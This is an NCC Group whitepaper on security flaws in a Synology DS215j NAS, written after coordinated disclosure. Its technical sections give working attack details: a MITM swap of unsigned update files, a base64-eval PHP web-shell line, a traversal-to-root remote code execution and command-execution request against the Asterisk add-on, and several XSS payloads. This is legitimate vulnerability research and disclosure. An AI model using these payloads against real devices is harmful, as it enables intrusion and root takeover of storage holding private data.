NCC Group Whitepaper

Network Attached Security: Attacking a Synology NAS

April 4, 2017 – Version 1.0

Prepared by
Jason Noll — Security Intern
Prahlad Suresh — Security Intern

Abstract
Network-Attached Storage (NAS) devices are a popular way for people to store and share their photos, videos and documents. Securing these devices is essential as they can contain sensitive information and are often exposed to the Internet. Because Synology is one of the top manufacturers of NAS devices, we chose to analyze a Synology DS215j . In doing so we were able to identify a number of exploitable security flaws. In this paper, we discuss in detail the analysis performed, methodologies used, and vulnerabilities found during the summer of 2015.

Table of Contents

1 Introduction . . . 3

2 Scope . . . 4

2.1 Synology DSM . . . 4

2.2 Synology Maintained DSM Packages . . . 5

2.3 Mobile Applications . . . 6

3 Analysis / Methodology . . . 7

3.1 Core Operating System . . . 7

3.2 Web . . . 8

3.3 Mobile . . . 10

4 Vulnerabilities . . . 12

4.1 Disclosure Timeline . . . 12

4.2 Technical Details . . . 12

5 Conclusion . . . 16

5.1 Further Research . . . 16

5.2 Closing Remarks . . . 16

Appendices . . . 18

A Initial Setup . . . 18

Introduction

The number of people using private cloud devices to store their data is constantly increasing [Ass15]. This is because of a growing need to store data in the cloud, allowing it to be accessed remotely. Among the various options for cloud storage, Network-Attached Storage (NAS) devices have gained popularity as a convenient method for sharing files among multiple computers. Synology is one of the more common brands of NAS devices, having won the PC Magazine Readers' Choice for four years running as of 2015 [Got15] (see Figure 1).

Some might assume that security concerns regarding NAS devices are less severe because a NAS is normally located on an internal network, thus making it accessible only by local users. Contrary to this belief, we found that many Synology DiskStations are exposed on the public Internet. Using a simple Google dork such as `inurl:/webman/index.cgi` turns up numerous pages of publicly accessible Synology NAS servers. Many of these servers are even running outdated versions of the Synology DiskStation Manager software, meaning they are lacking the latest vulnerability patches. The frequent occurrence of publicly exposed DiskStations can most likely be attributed to the fact that users would like to access their data from anywhere on the Internet rather than being limited to accessing their data only at home.

The increasing adoption of these devices and their utilization to store sensitive personal information, compounded with the fact that many of them are publicly accessible, means the security stature of these devices is of utmost importance. On the same note, it is also critical that default out-of-the-box security configurations are adequate, seeing as the average user is unlikely to possess the expertise necessary to securely configure such a device. With this in mind, we chose to investigate the Synology DS215j for any vulnerabilities, specifically while it was running its default configuration.




Figure 1: PC Magazine Readers' Choice Awards 2015

Scope

The Synology DiskStation DS215j is a 2-bay NAS server designed for home and personal use. At its core, the DS215j is simply a networked file server supporting multiple sharing protocols (FTP, SMB2, AFP, NFS, WebDAV). The following subsections outline the various aspects of the DS215j which underwent testing during this project.

Synology DSM

Synology DSM 5.2 is the current major version of Synology's proprietary operating system which is in use on its line of NAS products. All references to "Synology DSM", unless otherwise specified, refer to DSM version 5.2-5565 Update 2, which was the version used for testing. Synology DSM is able to run a large variety of user-installed packages, as well as hosting some of its own custom services via a web interface.

Setup Process

When first receiving a DS215j, the user must perform an initial setup process. Essentially, this process entails installing the operating system on the DS215j and subsequently performing any initial configuration (setting up an administrator username and password, etc.). During our security evaluation, we analyzed this setup process. It is important to note that this initial setup process can also be triggered by either pressing the hardware reset button on the device (in a special sequence), or performing a factory reset via the web interface.

Web Interface

Synology DSM 5.2 provides a web interface on Port 5000. This web interface provides a few default packages that implement standard functionality on the DS215j. The Control Panel can also be accessed via the web interface. It provides various functionality including adding/managing users/groups, configuring security settings, updating the DiskStation, and even enabling SSH access.

File Station

File Station is the default file browsing application that comes with the Synology DSM. It is included as part of the base software and is not an add-on package. File Station provides users with the ability to manage the filesystem via the web rather than via a file sharing protocol such as NFS or AFP. It was important to test this component, as a vulnerability in this component would mean all Synology devices running DSM 5.2, even with no add-on packages installed, would be impacted.

File Sharing Protocols

As mentioned earlier, the DS215j supports a variety of file sharing protocols. Among these protocols are AFP, SMB, and NFS. While we didn't analyze the protocols themselves for vulnerabilities (as they have already been subjected to public scrutiny and review), we did look for security issues that could arise from misconfigurations of these protocols made via the web interface.

Authentication Logic

Be default, Synology DSM 5.2 does not expose many services. The consequence of this is that without a valid username and password, the attack surface is restricted to client-side web attacks such as CSRF or XSS. For this reason, we decided to examine the web interface authentication logic for vulnerabilities that could allow us to bypass authentication.

Interesting Binaries and Scripts


Another area of interest was any vulnerabilities that might exist in the binaries and scripts on the device, especially SUID binaries owned by root and world-executable binaries. This entailed looking at everything from update scripts to proprietary Synology binaries which performed functions such as handling configuration changes.

Synology Maintained DSM Packages

The capabilities of Synology DSM can be extended by installing add-on packages via Package Center. There are a select number of packages officially produced and maintained by Synology such as Photo Station, Audio Station, Surveillance Station, and Asterisk. In addition to Synology's applications, any developer can submit add-on packages to Synology for addition to the Package Center. The sheer number of packages listed on Package Center necessitated the selection of a short list of packages for security evaluation. We decided upon a few Synology-produced applications to test. These applications are outlined below.

Photo Station

Photo Station is one of the most popular add-on packages for the Synology DiskStation Manager, with a download count of almost 7 million as of the creation of this white paper (see Figure 2). Photo Station adds functionality for photo and video content to the NAS. Such features include browsing photos in a gallery-like mode or sharing albums. Photo Station is a PHP application that runs on a separate port from the main interface, and is usually located at `/photo` on Port 80 of the NAS.



Status
Running

Developer
Synology Inc.

Version
6.3-2954

Installed volume
volume1

Download count
6,680,000+

Log
View Log

Description :
Photo Station is an online photo album integrated with a blog for you to easily share photos, videos, and blog over the Internet. Moreover, you can also browse photos and watch videos saved on your DiskStation with your iPhone, iPad and Android mobiles on

Figure 2: Package Manager Screenshot

Surveillance Station

Surveillance Station is an add-on which enables management of IP cameras in the same LAN as the NAS. Through a web-based interface, it offers a full-fledged IP camera management interface, including features such as adding/removing cameras, testing connectivity, viewing live camera feeds, recording the feeds to a local file on the NAS and playing back the recorded files. It also has scheduling features for recording. This was interesting from a security point of view since it could potentially expose internal IP cameras only accessible from the local network to an attacker on the Internet. Surveillance Station runs on the same port as the main interface, and is usually located at `/webman/3rdparty/SurveillanceStation/`.

Asterisk

Asterisk is open-source software which facilitates the configuration and maintenance of voice-over-IP (VoIP) compatible networks. While the core Asterisk software is not maintained by Synology, Synology has released an official add-on package available through Package Manager. We chose to examine Synology's Asterisk package as it has the potential to be deployed in enterprise environments, making it a high-value target.

Mobile Applications

Mobile Applications often times provide unique attack vectors against an appliance. Synology produces both iOS and Android applications that interact with various Synology packages such as Photo Station or File Station.

iOS

Synology produces and maintains nine different iOS applications. Due to time constraints, we chose only two apps to examine, DS File and DS Video. While examining the applications, we looked at both the communications between the application and the DS215j, as well as any sensitive data storage within the application itself.

Android

There are nine different Android applications provided by Synology on the Google Play Store, similar to the ones available on iOS. Due to time constraints, we only examined one application, DS File, for both communication security and storage of sensitive data such as credentials.


The Synology DiskStation DS215j presented an extensive attack surface, thus necessitating an efficient and smart attack methodology. What follows is an overview of how we approached the assessment of the DiskStation's different components.

Core Operating System

Initial Setup

Upon receiving the DS215j, its factory state required some setup. After installing a hard drive and booting the device, we noticed that the DS215j prompted us to download the latest update from Synology. This piqued our interest, and we used Wireshark to capture network traffic during this process. Analysis of the packet capture revealed that the communication between the DiskStation and Synology's servers occurred in plaintext.

Upon closer examination, we deduced that the most important communications occurred when the DS215j attempted to locate the latest DSM update from Synology. This is a two-step process which begins with an HTTP request for `http://update.synology.com/autoupdate/genRSS.php` made by the DS215j. The response is an XML file which contains a download link and MD5 checksum corresponding to the latest `.pat` (DSM update file) for every Synology model (Appendix A.1). The DS215j then makes a HTTP request to the URL provided in the XML file in order to download the appropriate DSM update file. This process can be seen in Figure 3.



```
10.75.77.138     59.124.61.228     HTTP    GET /autoupdate/genRSS.php HTTP/1.1
59.124.61.228    10.75.77.138      HTTP    Continuation
59.124.61.228    10.75.77.138      HTTP    Continuation
10.75.77.138     59.124.61.228     HTTP    GET /autoupdate/genRSS.php HTTP/1.1
10.75.77.138     239.255.255.250   SSDP    NOTIFY * HTTP/1.1
59.124.61.228    10.75.77.138      HTTP    Continuation
59.124.61.228    10.75.77.138      HTTP    Continuation
10.75.77.138     54.230.88.32      HTTP    GET /download/DSM/5.2/5565/DSM_DS215j_5565.pat HTTP/1.1
```

Figure 3: DS215j Initial Setup HTTP Request/Response Process

We theorized it would be possible to man-in-the-middle (MITM) this DSM download process and supply the DS215j with a malicious update file, thus giving us control of the box. The first step was to create a malicious update (`.pat`) file. To this end, we analyzed the current `.pat` file to understand its details and structure (Appendix A.2). We observed that the `hda1.tgz` file stored within the `.pat` file was extracted to the hard drive and became the filesytem of the DS215j. Hence, the simplest method to create a back-doored `.pat` file would be to modify the `hda1.tgz` file. Thus, to gain root control of the box, all we needed to do was to add/modify files on the `hda1.tgz` image and include that image in the malicious `.pat` file. Details concerning this process can be found in Appendix A.3.

After creating a working malicious `.pat` file, the next step was to ensure that we could successfully perform a MITM attack on the communications and force the DS215j to download our `.pat` file as opposed to the official one. This involved the use of Ettercap with custom filters, as well as spinning up a web server to host the malicious `.pat` file. Details concerning this process can be found in Appendix A.4.

Armed with the above knowledge, we were able to successfully exploit the DS215j and gain root access. The only caveat here is that the attack required MITM capabilities during the DiskStation setup process.

Interesting Binaries and Scripts

While the `setuid` feature is very useful in many cases, its improper use can pose a security risk if the `setuid` attribute is assigned to executable programs that are not carefully designed. The SUID binaries were identified using the `find` command with flags as shown below.

```
find / -perm +6000 -type f -exec ls -ld {} \;
```

The initial plan was to reverse-engineer these binaries and identify vulnerabilities, however due to time restrictions, we were not able to complete the reversing.

SMB File Share

Within the DSM settings, there is a flag which allows users to enable symbolic links across shared folders. When accessing a shared folder via SMB with this flag enabled, we were able to successfully create a symbolic link (symlink) to a file/folder outside of any `shared` directory. This was accomplished by creating symlinks containing `../` path traversal sequences. This allowed symlink created via SMB to reference any file on the filesystem. We were however still restricted by the Unix file permissions present on targeted files.

Web

File Station

File Station was tested using a standard web application penetration testing methodology. The testing was done using Burp Suite and a browser, while referencing the OWASP Top 10 as a guideline for the most important vulnerabilities. This resulted in the discovery of an XSS vulnerability in File Station.

Photo Station


Since Photo Station is a PHP application, the first step was to look for commonly-used PHP functions that could be vulnerable to certain attack vectors if they were not implemented safely. For example, calls to `eval`, `exec`, `shell_exec`, `system`, `passthru`, the back-tick operator, `assert`, `create_function`, `include`, `require`, `include_once`, `require_once` and `preg_replace` with the 'e' modifier can lead to Remote Code Execution with crafted inputs. Although there were multiple locations where these functions were used, no vulnerabilities were found since input was properly sanitized by the use of `escapeshellarg`, `escapeshellcmd`, etc. The next step was to trace inputs to various functions. This was achieved by grepping for "_GET", "_POST", etc. to identify locations where user controlled parameters were being used. The next step was to check whether the input was sanitized properly. This search proved fruitful and resulted in the identification of several reflected XSS vulnerabilities which were possible due to unsafe handling of input parameters that were then reflected in the output.

Surveillance Station

The primary security concern with Surveillance Station was the viewing of camera feeds by unauthorized persons. We tested for vulnerabilities in the authentication and authorization mechanisms in order to identify this, but the testing did not yield any results. The next step was to identify where the credentials for the saved IP webcams were stored. In order to test this, we added an IP webcam to Surveillance Station through the web interface, and observed changes on the filesystem. We observed two interesting things: the credentials were stored in plaintext on the hard disk with inappropriate permissions and a folder with the user-supplied camera name was created on the hard disk. Seeing that we could control the folder name (by specifying the camera name), we attempted a directory traversal attack. This proved successful, allowing us to create a world read/writeable folder anywhere on the hard disk, so long as that folder didn't already exist. The impact of the attack was limited as we were unable to find a way to write arbitrary data into the folder or to overwrite existing files/folders using this method.

Asterisk

Upon installing and using the Asterisk add-on, we immediately noticed the UI appeared a bit dated (Figure 4). Some basic web app testing revealed a multitude of typical web vulnerabilities such as XSS. After some investigation, we realized that the GUI Synology had chosen to use was outdated and no longer supported.



Extension	Name/Label	Status	Type
6000*No DialPlan assigned			
-- *No Extension assigned	Check Voicemails		VoiceMailMain
-- *No Extension assigned	Dial by Names		Directory

Caller ID	Channel	Extension	Timeout
No Parked Calls			

Hostname:
```
Syno-Intern
```
OS Version:
```
Linux Syno-Intern 3.2.40 #5592 SMP Mon Jun 29
17:28:05 CST 2015 armv7l GNU/Linux
synology_armada375_ds215j
```
Asterisk Build:
```
Asterisk/13.1.0
Asterisk GUI-version : 2.1.0-rc1
```
Server Date & Timezone
```
Thr Jul 30 14:14:48 PDT 2015
```
Uptime:
```
14:14:48 up 28 days, 4:03,
Load Average: 4.16, 3.55, 3.45
```

Figure 4: Outdated Asterisk GUI

We found a persistent XSS using typical web app assessment techniques, and in the process noticed an interesting endpoint, `/asterisk/rawman`. It seemed that this endpoint served multiple purposes, where each function the endpoint was capable of was denoted by a different value passed to it in the `action` parameter. We found two actions in particular intriguing. The first was the `updateconfig` action which took a source filename, destination filename, numbered variables, and values. In practice, this endpoint was used any time a configuration change was made via the GUI. Luckily for us, `updateconfig` was vulnerable to a directory traversal attack which allowed us to provide arbitrary files in the source and destination filename parameters. An example configuration file format is provided below.

```
[options]
verbose = 3
debug = 3
alwaysfork = yes
nofork = yes
quiet = yes
timestamp = yes
execincludes = yes
console = yes
highpriority = yes
```

Unfortunately, Asterisk validates the format of the source configuration file we give it. Also, anything it writes will be in the format of the above configuration file. Two tactics allowed us to still exploit this directory traversal vulnerability to achieve RCE. First, we needed to find a way to write code to a file that would comply with the above configuration file format. PHP is the perfect candidate as the `<?php` delimiter can occur anywhere within a PHP file, thus allowing us to ignore all of the previous contents of the file. Semicolons were sanitized, and in

order to fit arbitrary amounts of PHP code into our payload, we crafted a single line of PHP as shown below.

```
<?php eval(base64_decode(base64EncodedPayload))?>
```

By substituting `base64EncodedPayload` with base64-encoded PHP, we were able to include long PHP programs (like a PHP web-shell) without the need for a semicolon. The next issue we faced was executing our PHP file. In order to do this, we simply located a pre-existing PHP file on the DS215j and used its path as the destination filename parameter. Then, after sending the initial request and overwriting this pre-existing PHP file (in this case, `/photo/about.php` in Photo Station), we simply requested the PHP file using the browser in order to trigger the exploit code. As an added benefit, the web server on the DS215j runs as root, thus any code we executed was run as root.

After finding the first Remote Code Execution vulnerability, we were curious how the Asterisk GUI was implemented and began looking through source code. During this process, something interesting came to our attention in a JavaScript source file called `astman.js`. This file contained a JavaScript object called `ASTGUI` that seemed to have various functions which called backend endpoints based on GUI actions. One function which caught our attention was called `systemCmd()`. After calling the function from the JavaScript Developer Console (`top.ASTGUI.systemCmd("touch /tmp/test")`), we found that the `rawman` endpoint also supported another action, `originate`. By making a request to the `rawman` endpoint with an `originate` action and setting the `Variable` parameter to a value of `command=url_encoded_command_here` we had again achieved Remote Code Execution as root.

The GUI being past end of life, in combination with the vulnerabilities above prompted us to move on to other attack surfaces, as the Asterisk app had been thoroughly broken.

Mobile

iOS Applications

As noted in the Scope (Section 2.3.1), we were primarily concerned with sensitive data storage and network communications when looking at Synology's iOS applications. Along with an intercepting proxy, one of the primary tools utilized in inspecting iOS apps was idb [May]. The two applications we looked at (DS File and DS Video) both contained a "Remember Me" feature which stored the user's credentials in the iOS Keychain. Also of interest, the user's session cookie was cached automatically by iOS in the `Cookies.binarycookies` file as well as being stored in a `com.synology.DSfile.plist` file. Both of these files had the data protection class of `NSFileProtectionCompleteUntilFirstUserAuthentication`, meaning that after the phone has been unlocked once, these files are not encrypted. Another point of interest were the URL handlers registered by DS File, `synofile://` and `com.synology.DSfile://`. We were able to deduce that when used with a username and password (i.e. `synofile://username:password@10.0.0.1`, DS File will attempt to login to a Synology DiskStation at IP `10.0.0.1` with the supplied credentials. In practice, we were not able to find any situations in which this URL handler was utilized. However, if another app or website calls the URL handler with invalid credentials, it will de-authenticate the user from their current DS File session, thus forcing them to re-authenticate. Seeing as the authentication process occurs via HTTP by default, forcing a user to re-authenticate could allow an attacker to harvest their login credentials.

Android Applications

The DS File Android application was first downloaded and installed onto an Android emulator in order to examine the functionality. The Drozer tool was used to identify common vulnerabilities such as unprotected activities/content providers/services/broadcast receivers, Tapjacking and fragment injection. The results were not plentiful, and no serious flaws were revealed in the application. After running Drozer, the next step was to identify any sensitive data stored by the application. Just as with the iOS app, an option for remembering the username and password was found on the login screen. Naturally, we attempted to locate where the credentials were stored, and we discovered they were stored in plaintext in the Android Shared Preferences. This was a security concern as the stored credentials could be read by any application with root-level access to the phone. Additionally, assuming a lack of full disk encryption, an attacker could steal the credentials by mounting the phone's filesystem directly. One solution is to use a time-bound session token generated by the server which is stored on the phone. When the token expires, the user must provide a password to re-authenticate with the server. This way, the password is never stored on the phone.

Disclosure Timeline

- 2015-06-23: NCC Group sent encrypted Disclosure document to security@synology.com
- 2015-06-25: Synology replied noting that they are investigating the issues
- 2015-06-25: NCC Group sent a tar attachment containing files used in a POC for a vulnerability
- 2015-07-01: Synology released Photo Station 6.3-2953 fixing some vulnerabilities
- 2015-07-01: Synology released Synology DSM 5.2-5592 fixing some vulnerabilities
- 2015-07-01: Synology replied with the status of vulnerabilities
- 2015-07-17: Synology released Asterisk plugin 13.1.0-0063 fixing some vulnerabilities
- 2015-07-30: Synology released Surveillance Station 7.0-3778 fixing some vulnerabilities

Technical Details

Reflected Cross-Site Scripting in File Station index_ds.php

This vulnerability occurred due to an `eval()` function being used with untrusted input, as shown below.

```
Line 19   eval('callback = window.opener.'+params['callback']);
```

The `params['callback']` value refers to a parameter named `callback` in the URL and is thus attacker-controlled. Due to a lack of escaping, a semicolon can be used to end the first assignment and execute arbitrary JavaScript. However, due to the fact that there is a reference to `window.opener`, the attack will not succeed when `window.opener` is `null`. This causes some constraints in exploiting the vulnerability, but it is still achievable if the target can be convinced to visit an attacker-controlled page which then creates a popup with a `GET` request to `index_ds.php` that contains the XSS payload.

Persistent Cross-Site Scripting in Asterisk Application

User-provided input was used as part of various webpage elements without proper sanitization. This problem was found in various input fields across the application. Only two examples are provided below for brevity. In both of these cases, the input provided is saved in the backend database and is loaded every time the respective page was opened, hence qualifying these vulnerabilities as persistent XSS.

`DialPlan Name`: The following lines of code were present in the Asterisk application.

```
<span class="guiButton" onclick="show_EditDialPlan_form('DLPN_<DialPlan Name>')">Edit</span>
<span class="guiButtonDelete" onclick="delete_DP_confirm('DLPN_<DialPlan Name>')">Delete</
    span>
```

In this case, the `DialPlan Name` was crafted so as to escape out of the `onclick` element and an `onload` event handler was added. Any code following the `onload` operation is then executed as JavaScript.

```
DialPlan Name = Example')"onload="alert(111)
```

`CallerID Name`: This field could be set, and was directly reflected on a page in the application. A simple `<img>` tag based XSS was used to provide arbitrary code to be executed as JavaScript.

```
CallerID Name = <img src='#' onerror=alert(111) />
```

MITM Attack with Modified PAT File During Initial Setup

During initial setup, the DS215j requests the URL: `http://update.synology.com/autoupdate/genRSS.php`. This URL returns XML containing HTTP URLs and MD5 checksums for the `.pat` file corresponding to each Synology model. This `.pat` file is the file used by the NAS to update its filesystem. By employing a MITM attack, the URL to the `.pat` file can be replaced with an attacker-controlled server URL. This URL will host a malicious `.pat` file. At the same time, the MD5 checksum of the original `.pat` file needs to be replaced with a checksum that corresponds to the new, malicious `.pat` file.

The `.pat` file contains a `hda1.tgz` file, a checksum file, and a number of other files. The `.pat` file itself is unsigned and can be modified by the attacker. The lack of a digital signature on the `.pat` file means the NAS will accept a modified `.pat` file. It is therefore possible to modify the `hda1.tgz` file to contain malicious code and then regenerate the corresponding `checksum.syno` file for this now modified `.pat` file. The resulting `.pat` file is then downloaded by the DS215j and, after being installed, the attacker has achieved arbitrary code execution.

Remote Code Execution via Directory Traversal in Asterisk Config Editing

The Asterisk server has an endpoint called `/asterisk/rawman`. This endpoint takes various actions, and the `updateconfig` action is vulnerable to remote code execution via a two part process. The `updateconfig` action of `rawman` takes parameters of `srcfilename` and `dstfilename` that are vulnerable to a directory traversal by the use of multiple `../` strings. The attacker can specify an input file anywhere in the system (the input file must be blank or in the accepted config format) and an output file anywhere in the system, to copy the contents of the input file into. The attacker may also specify other parameters such as `Cat-000000=category_-name&Action-000000=newcat` to create a new category, `[category_name]`, in the configuration file. An action such as `Action-000001=append&Cat-000001=category_name&Var-000001=stuff& Value-000001=PHP_PAY-LOAD` can be used to append custom parameters to the destination configuration file. By replacing `PHP_PAY-LOAD` with the appropriate string, it is possible to write arbitrary PHP code to the destination file. Seeing as the web server runs with root privileges, by then navigating to the target PHP file in a browser, the code is triggered, causing the arbitrary PHP to run, thus achieving Remote Code Execution.

Remote Code Execution via JavaScript/Asterisk Endpoint

Defined in `astman.js`, the JavaScript for the Asterisk GUI, is an object called `ASTGUI`. This object contains a function called `systemCmd` which executes arbitrary shell commands on the Asterisk host. It uses an XML-HttpRequest to the `/asterisk/rawman` endpoint with an action of `originate` (`&action=originate`). An example request that can be used to execute an arbitrary command is

```
http://10.75.77.112:8088/asterisk/rawman?action=originate\&channel=Local\/executecommand\
    @asterisk_guitools\&Variable=command\=touch\ \/tmp\/test\&application=noop\&timeout
    =60000
```

where `touch /tmp/test` is replaced with a shell command to run. The attacker also has the option to use the actual JavaScript function to invoke an arbitrary command. Doing so simply involves calling `top.ASTGUI.sys-temCmd("command")` where `command` is the desired shell command to execute. This could be easily exploited via an XSS attack or CSRF attack.

Directory Traversal in Surveillance Station

The directory traversal attack occurs due to user input (the camera name) being utilized in the creation of a folder on the filesystem to store surveillance recordings. Multiple `../` strings can be added to the beginning of the camera name when adding an IP camera, and this causes DSM to create a folder with permissions of `drwxrwxrwx` at the root of the filesystem. By tweaking the attack vector, the attacker can cause DSM to create such a folder at any location in the filesystem, except when a folder with the same name already exists in that location.

Surveillance Station IP Webcam Credentials Stored With Improper Permissions

While testing the manner in which Surveillance Station stores saved IP webcam credentials, it was observed that the configurations of the added IP cameras including hostname, port, path, username and password were all stored in plaintext on the HDD. This file, `cam_settings.conf`, was located at `/volume<n>/surveillance/<cam-name>/cam_settings.conf`. The permissions of this file were set to `-rw-r--r--`, which meant that any local account could read the file, essentially allowing any user to view the login credentials for IP cameras added to the Surveillance Station.

SMB Symlink Traversal in SMB Shares

Under the default configuration, Samba shares were not vulnerable to a symlink traversal attack (CVE-2010-0926). However under certain configurations ("allow symbolic links within shared folders" and "allow symbolic links across shared folders" enabled), the attack was found to succeed. An oblivious user could easily enable this attack by simply clicking the two checkboxes above, making the attack plausible. It is important to note that the attacker is still restricted by their account permissions, even if they can access files outside their assigned volume. This exploit was verified to be working via Metasploit.

Reflected Cross-Site Scripting in Photo Station photo_setting.php

The lines of code below were present within a `<script>` tag.

```
Line 75     var callback = '$callback';
Line 76     var token = '$token';
Line 77     var uid = '$uid';
```

The `callback`, `token` and `uid` variables were URL parameters. In order to achieve the XSS, the input was constructed to complete the statement and include an additional JavaScript statement which would then be executed as part of the script. A single line comment notation (`//`) was included at the end to comment out the remaining part of the line.

For example, using the vector `';alert(111);//` for the callback parameter resulted in the following output to the page (within the `<script>` tags).

```
var callback = '';alert(111);//';
```

Reflected Cross-Site Scripting in Photo Station login.php

The below line of code was present within a `<script>` tag.

```
Line 82   url: '<?php echo @pack('H*', $_GET['url']); ?>'
```

The `url` variable is controlled by the attacker, and is crafted in order to add extra JavaScript that is executed by the browser. This involves breaking out of the single quote, adding extra statements and then commenting out the rest of the line with a single line comment notation (`//`) at the end. Additionally, the entire payload must be hex-encoded, since `pack(H*)` is subsequently called on it. This is a slightly tricky attack to defend against, seeing as simple input sanitization will not solve the issue (hex encoding contains only alphanumeric characters). Rather, the sanitization must occur after `pack(H*)` is called.

Reflected Cross-Site Scripting in Photo Station share.php

The below line of code was present within a `<script>` tag.

```
Line 125    gItemId = <?php echo $itemId !== NULL ? "'".$itemId."'" : 'false';?>;
```

The `itemid` variable is a URL parameter, and is attacker-controlled. As in the previous cases, the parameter is constructed so as to break out of the existing statements and add extra statements that are executed by the browser as JavaScript. The payload also includes a variable declaration to account for the `';` present in the source. The attack works by appending additional statements to a valid share URL (containing a valid `itemid` and valid `shareid`). This particular endpoint cannot be accessed with invalid parameters (redirects to a 404 page).

Hence, the `itemid` parameter is constructed as follows

```
itemid = <VALID-ITEMID>';alert(111);var example='
```

This can be used in conjunction with a valid shareid to trigger the attack as shown in the example `GET` request below.

```
http://<NAS-IP>/photo/share/<VALID-SHAREID>/<VALID-ITEMID>';alert(111);var example='
```

Conclusion

Further Research

Our research into the DS215j revealed a number of vulnerabilities, but there are likely many more still lurking beneath the surface undiscovered. In order to further secure the Synology DSM, the first step would be expanding the methodology to all other Synology packages and mobile apps. Due to time constraints, it was simply not possible for us to thoroughly examine everything. After looking at other Synology packages and mobile apps for vulnerabilities, it could prove beneficial to more closely examine some of the binaries responsible for web interactions. This could include everything from fuzzing the authentication process (which uses OpenSSL and public key cryptography) to reverse-engineering user-influenced binaries on the device to identify flaws. The attack surface on the DS215j is so large that it would take an immense amount of time to exhaust all attack options, but we believe that the above recommendations represent a good start for anybody looking to continue research into securing Synology DiskStations.

Closing Remarks

In recent years, the push to move data to the cloud has driven many small businesses and even private citizens to migrate their storage to the cloud-based solutions. With the distrust in big data and fear of government surveillance, more and more people have begun hosting their own cloud services utilizing devices such as the DS215j or other Synology models. With this ever increasing reliance on NAS devices, it is of the utmost importance that security research is conducted frequently and throughly in order to ensure security for the millions of consumers entrusting these devices with their sensitive data.

[and] andy928. synochecksum. https://github.com/andy928/synochecksum. 18

